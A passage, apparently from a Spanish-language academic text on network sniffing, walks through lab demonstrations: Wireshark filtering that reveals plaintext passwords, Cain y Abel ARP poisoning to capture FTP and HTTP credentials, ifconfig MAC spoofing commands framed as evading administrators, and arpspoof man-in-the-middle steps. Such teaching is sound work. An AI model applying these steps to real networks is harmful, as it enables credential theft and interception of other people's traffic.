- Enlace: Abarca las direcciones MAC origen y destino de los host analizados, también las direcciones físicas que contiene los interfaces para enrutarse entre ellos.
- Física: Los valores mostrados en esta capa pertenecen a la Ethernet.




Figura 5.5 Panel de visualización por paquete en Bytes - Wireshark.

En la figura 5.5 se observa la captura completa de una trama en formato hexadecimal de un paquete seleccionado, visualiza el *offset* del paquete junto a esto se muestra la data, el paquete y a continuación se observa la información en caracteres ASCII.




Figura 5.6 Visualización completa - Wireshark.

En la figura 5.6 se muestra el contenido completo de una captura de paquetes en Wireshark, aquí se puede apreciar cada uno de los sectores que se analizaron anteriormente.




Figura 5.7 Sniffer a un equipo - Wireshark.

En la figura 5.7 se visualiza un Sniffer realizado en una red LAN como filtro se ingresó el comando: http.request.method == “POST” permitiendo filtrar solo los paquetes que contenga dicho método de respuesta, una vez obtenido los paquetes se realiza clic derecho sobre uno de ellos y se hace clic en la opción ¨*Follow TCP Stream*¨ aquí se mostrará toda la información capturada en ese paquete.




Figura 5.8 Visualización de un paquete con información de password - Wireshark.

La figura 5.8 presenta el resultado de un paquete capturado con Wireshark donde se logra apreciar un usuario con su respectiva contraseña para acceder a un sistema de correo electrónico en este caso en el gestor de correo es openwebmail.

- **Cain y Abel.**

Cain y Abel brinda la posibilidad de recuperar diversos tipos de contraseñas en sistemas Windows. Es una de las herramientas más utilizadas para realizar hacking a redes LAN ya que cuenta con varias opciones que permiten analizar y ejecutar diversas técnicas para la obtención de contraseñas aprovechando las inseguridades que presentan diferentes protocolos, tiene además las opciones de grabación de conversaciones VoIP y recuperación de claves Wifi. (http://www.oxid.it)

Entre sus características principales se encuentran:

- *ARP Poison Routing.*
- *Man in the Middle*.
- Analizar y descifrar protocolos como SSH y HTTPS.
- Crakeo WEP.
- Capacidad de crackear diferentes tipos de Hashes.
- Resolución de IP a MAC address.
- Traceroute de paquetes.

La siguiente ilustración muestra la interfaz de la herramienta para realizar un Sniffer.




Figura 5.9 Configuración de la tarjeta de red – Cain y Abel.

En la figura 5.9 se muestra el cuadro de diálogo para la configuración de la tarjeta de red dentro de Cain y Abel. Para poder realizar esta configuración hay que dirigirse a la opción “Menú/Configure” y elegir en la viñeta de Sniffer la tarjeta de red de la cual se desea capturar el tráfico dentro del menú principal del software.




Figura 5.10 Configuración del Sniffer – Cain y Abel.

En la figura 5.10 se realiza la configuración del Sniffer, dando un clic sobre la viñeta con el mismo nombre y a su vez dando clic sobre el icono que se encuentra en la parte superior izquierda la cual indica “Start/Stop Sniffer”. Una vez realizando esto se da un clic sobre la viñeta “Host” ubicada en la parte inferior izquierda de la figura.




Figura 5.11 Selección del rango de IPs para realizar el Sniffer – Cain y Abel.

En la figura 5.11 se visualiza el rango de IPs del cual se requiere interceptar los paquetes pudiendo seleccionar una o varias direcciones según sea el caso, para que este cuadro se habilite se tiene que realizar un clic sobre el icono del signo “+” y posteriormente se ingresa las direcciones de las máquinas que se desea interceptar el tráfico.




Figura 5.12 Selección de IPs para realizar una intercepción de tráfico – Cain y Abel.

En la figura 5.12 se observa las direcciones IPs que se pueden seleccionar para realizar la intercepción de tráfico, para poder seleccionar estas IPs primeramente se tiene que ubicar en la viñeta ARP situado en la parte inferior del aplicativo junto a la opción “Host” y a continuación seleccionar el botón “+”. Esto permitirá que se despliegue este menú de direcciones del cual se tiene que seleccionar de la parte izquierda de la figura una IP objetivo y a continuación el software automáticamente mostrará las IPs asociadas en la parte derecha del gráfico, aquí se tendrá que seleccionar la ip que se desea capturar el tráfico. Esto permitirá al software conocer de mejor manera cómo debe envenenar las tablas ARP de los equipos víctimas.




Figura 5.13 Inicio del envenenamiento ARP – Cain y Abel.

Una vez seleccionadas las IPs de las cuales se desea interceptar el tráfico, se inicia con el envenenamiento de las tablas ARP del Switch; para ello se requiere de un click sobre el icono amarillo ubicado en la parte superior izquierda del aplicativo. Realizado esto el *software* interceptará todo el tráfico que pase por la red como se puede apreciar en la figura 5.13.




Figura 5.14 Obtención de Password FTP – Cain y Abel.

En la figura 5.14 se observa los datos obtenidos luego del envenenamiento ARP, se obtuvo 1 *password* FTP y 192 HTTP para observar las contraseñas interceptadas se tiene que hacer clic en la pestaña "*Password*" ubicada en la parte inferior izquierda del software luego aparecerán las contraseñas divididas por protocolo. En esta figura se ve una contraseña ftp teniendo la IP del servidor, la IP de la máquina, el usuario y la contraseña para obtener el acceso.




Figura 5.15 Obtención de Password – Cain y Abel.

En la figura 5.15 se observa todos los paquetes obtenidos dentro de los cuales se encuentran: La dirección IP del servidor, la IP víctima, el usuario, la contraseña y la URL de la cual se obtuvo la contraseña.

5.5 Técnicas para realizar Sniffing.

5.5.1 MAC *Spoofing*.

Esta técnica es utilizada para cambiar la dirección MAC de una interfaz de red asignada de un equipo, este proceso es también llamado suplantación de dirección MAC. La aplicación de esta técnica es comúnmente utilizada antes de realizar cualquier intercepción de tráfico ya que ayuda al atacante a no ser detectado con facilidad. A continuación se presentan un ejemplo de la aplicación de esta técnica:




Figura 5.16 Visualización MAC original – Backtrack.

En la figura 5.16 se muestra la dirección MAC original del equipo atacante utilizando el comando ifconfig.




Figura 5.17 Comandos para alterar la dirección MAC – Backtrack.

En la figura 5.17 se observan los comandos utilizados para realizar la técnica de MAC Spoofing, estos comandos son:

Comando "sudo ifconfig nombre_interfaz_red down": Este comando realiza la detención de la tarjeta de red para poder realizar los cambios requeridos a la dirección MAC.

Comando "sudo ifconfig nombre_interfaz_red ether Nueva_Direccion_MAC": Realiza a asignación de la nueva dirección MAC para con ello evitar ser detectado por los administradores de red.

Comando "sudo ifconfig nombre_interfaz_red up": Habilita nuevamente de tarjeta de red del equipo para que pueda ser utilizada con los cambios realizados.




Figura 5.18 Validación del cambio de la dirección MAC – Backtrack.

En la figura 5.18 se puede apreciar que la dirección MAC ha sido modificada correctamente.

5.5.2 ARP *Spoofing*.

Es una técnica utilizada para interceptar el tráfico de una red local. Su funcionamiento es saturar al switch enviando mensajes ARP falsos con el propósito de asociar la dirección MAC de la máquina atacante a una dirección IP de un nodo de la red, en la mayoría de los casos se

lo direcciona al switch. Una vez que el atacante tome el control de ese tráfico puede reenviarlo a su destino o modificarlo antes de realizar el envío. (http://www.wikipedia.org , Parr 1)

Esta técnica también puede ser llamada como ataque *Man-in-the-midle* (MitM) ya que el atacante se ubica en el medio de una comunicación entre dos extremos legítimos de la red.

A continuación se muestra un ejemplo de esta técnica:




Figura 5.19 Visualización de la IP y MAC del atacante – Backtrack.

En la figura 5.19 se muestra la dirección IP: **192.168.1.107** y la dirección MAC: ***:*:29:4b:5c:be** del equipo que realizará la intercepción del tráfico entre dos host legítimos dentro de una red LAN.

Figura 5.20 Visualización de la IP y MAC del objetivo – Windows Xp.

En la figura 5.20 se observa la dirección ip **192.168.1.110** y la dirección Mac:***:*:29:60:5B:59** del equipo objetivo, esta máquina será el objetivo para la intercepción de todos los paquetes que sean dirigidos desde y hacia el Swith.




Figura 5.21 Información del Switch y máquina objetivo – Windows Xp.

En la figura 5.21 se muestra las direcciones IP y MAC de los equipos conectados a la red LAN con el comando ARP –a. En este caso se observa el equipo con la IP: **192.168.1.1** pertenece al Swith y la IP **192.168.1.107** pertenece al equipo víctima.

Figura 5.22.1 Aplicación del ataque Arpspoof – Backtrack.

En la figura 5.22.1 se muestra la aplicación del comando Arpspoof –t que permite ingresar las direcciones IPs de las máquinas de las que se desea interceptar el tráfico, en este caso desde el equipo atacante (**192.168.1.107**) se realiza el ataque que consiste en hacer creer al Swith (**192.168.1.1**) que es el equipo destino y al equipo víctima (**192.168.1.110**) que es el enrutador.




Figura 5.22.2 Aplicación del ataque Arpspoof – Backtrack.

En la figura 5.22.2 se ejecuta el comando Arpspoof pero en este caso se intercambian las IPs primero se ingresa la IP de equipo víctima y luego la IP el switch, esto hará que todos los paquetes sean enviados primero por la máquina del atacante ya sea que la información vaya desde la máquina al switch o viceversa.




Figura 5.23 Aplicación del ataque Arpspoof – Backtrack.

En comando aplicado en la figura 5.23 permite que luego que la máquina atacante intercepte los paquetes estos datos sean redireccionados hacia su objetivo destino, evitando una denegación de servicios hacia los extremos legítimos de la comunicación.

Figura 5.24 Información del switch y máquina víctima – Windows.

En la figura 5.24 se constata que luego de realizar el ataque ARP Spoofing las direcciones MAC del equipo atacante y del switch son iguales a la vista de la máquina victima validando que el ataque ha sido ejecutado con éxito.

